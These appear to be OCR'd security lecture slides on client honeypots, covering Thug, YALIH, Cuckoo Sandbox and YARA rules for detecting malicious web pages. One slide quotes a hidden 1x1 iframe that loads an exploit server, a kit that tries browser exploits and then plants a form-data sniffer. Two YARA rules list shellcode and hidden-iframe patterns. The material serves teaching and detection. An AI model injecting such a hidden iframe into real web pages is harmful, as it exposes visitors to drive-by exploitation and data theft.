     TaXRdJBCKAsZdLBysmDpjAdE2ksLdFdCKodbIjX52kBpjl7ZlAIxUxHSwocShxzrs_7SKjtRloHysu9xURcpNUBR
     ')\ </script>
```


- Decrypted, directs you to an explot server using an iframe.
- **<iframe src='http://crunet.biz/out.php' width='1' height='1' style='visibility: hidden;'></iframe>**
- Tries an IE6 exploit, then Apple QuickTime, then WinZip ...
- Loads a “sniffer” ⇒ gathers data when you fill in a web form, and sends it to a collection server.

Detection: Client Honeypots


- Security devices that seek, identify, analyse client side attacks and malicious content/servers
- Concentrate on client side of client/server relationship
  - Find malicious servers
  - Signature generation for IDS / Anti-Virus engines
  - Have servers removed or cleansed
  - Study evolution of malicious servers
    - How are exploits distributed?
    - What clients are targeted and how?
    - Trend analysis, emergent behaviour, etc.

Detection: Client Honeypots





Client Honeypots: Components




Client Honeypot Detection Engines

- Signature-Based
  - HoneyC, SpyBye, YALIH
- Pattern Matching
  - YALIH, Thug
- State-Based
  - Capture-HPC, Cuckoo Sandbox (cuckoo.ecs.vuw.ac.nz)
- Heuristics
  - Machine Learning

Pattern Matching with YARA

```
rule SuspicousBodyOnload
{
    meta:
        impact = 6
    strings:
        $body = /<body [^>]*onload\s*=\s*['"]*[a-z0-9]+\(['"][a-f0-9]{300}/ nocase
        $a1 = /ini\.php['"]\s*?width=['"]0['"]\s*?height=['"]0["']\s*?frameborder
              =['"]0['"]><\/iframe>/
        $b1 = "unescape" fullword nocase
    condition:
        ($body or $a1) and ($a1 > 5 and $b1)
}
------------------------------------------------------------------------------
rule PossibleShellcodePattern
{
    strings:
        $a1 = /=\s*?unescape\(\s*?\n?\s*["']{%u[a-fA-F0-9]{4}|%[a-fA-F0-9]{2}}
              {2,}['"]\s*?[\+\)]/ nocase
        $b1 = "unescape" fullword nocase
        $b2 = "%u0A0A" nocase
        $b3 = "%u9090"
        $shellcode = /(%u[A-Fa-f0-9]{4}){8}/
        $c1 = /document\.write\(unescape\(\s*?\n?\s*["']{%u[a-fA-F0-9]{4}|%[a-fA-F0
              -9]{2}){2,}['"]/ nocase
    condition:
        $a1 or ($b1 and ($b2 or $b3)) or ($b1 and $shellcode) or $c1
}
```

Static Webpage Heuristics



Types of Client Honeypots: Low Interaction

- Simulate personalities of client browsers, Plugins
- Rely on signature based detection
  - Can integrate multiple detection engines such as heuristic, anomaly, machine learning
- Simulate underlying operating system
- Can not be attacked themselves
- Very fast, require few resources
  - Scanning takes less than 1 second per URL
- Can detect time-bomb attacks
- High false negative rate


Thug

- Low Interaction Client-based honeypot to emulate web browser.
    - Browser Personalities (i.e. IE) – Discovering Exploit Kits, Malicious Websites
- Python vulnerability modules: activeX controls, core browser functions, browser plugins
- Logging: flat file, MITRE MAEC format, mongoDB, HPFeeds events + files
- Testing: successfully identifies, emulates and logs IE infections and downloads served PDFs, jars, etc from Blackhole & other attack kits

YALIH

- Simulates multiple user agents.
- Can handle redirections, cookies, robots.txt, refresh, proxy.
- Built-in de-obfuscation and deminification engine.
- IMAP-POP3, Search Engine, public database URL extraction.
- Signature-based detection.
- Pattern matching engine Pdf analysis.
- Built-in crawler.

YALIH


URL Contained File Input
Blacklisted URL Databases
Bing Search Engine
URL Collector
DB1 DB2 DB3
IMAP/POP3
Visitor Agent
-Browser Emulation (User-agent)
-Cookies and Session Management
-Redirection and Referrer Management
-Proxy Capabilities
-Handles robots.txt
-.js extraction
Extracted .js Files
Inbox
Spam
Analysis Engine
Java Script De-obfuscator and De-minifier
Yara Module
Output
Signature Engines
-User Generated Rules
- Hexadecimal Strings
- Text String
- Regular Expressions
(Detect malicious Characteristics)
-Safe
-Paranoid
Pdf Analysis
HTML and Embedded Scripts

High Interaction Client Honeypots

- Real browsers on real operating systems.
- (Mostly) Rely on state-based detection.
- Zero false positive.
- Can detect zero-day attacks.
- Fail at time-bomb attacks, user-interaction triggered attacks.
- Complicated to setup, require a dedicated system.
- Slow in operation.
  - Scanning can take between 5 seconds to 3 minutes per URL.
- Dangerous – needs attack containment.
- Complex/Management, Expensive.

Cuckoo Sandbox

- Automated Malware Analysis System
- Analyse Windows executables, DLL files, PDF documents,
- Office documents, PHP Scripts, Python Scripts and Internet URLs
- Windows guest VMs in Virtual Box Linux
- Windows hooking / driver plus python modules for extracting and analysing sample executions
- Trace of relevant win32 API calls performed
- Dump network traffic generated (pcap)
- Creation of screenshots taken during analysis
- Dump of files created, deleted and downloaded by the malware during analysis
- Extract trace of assembly instructions executed by malware process

Next: Bastion Hosts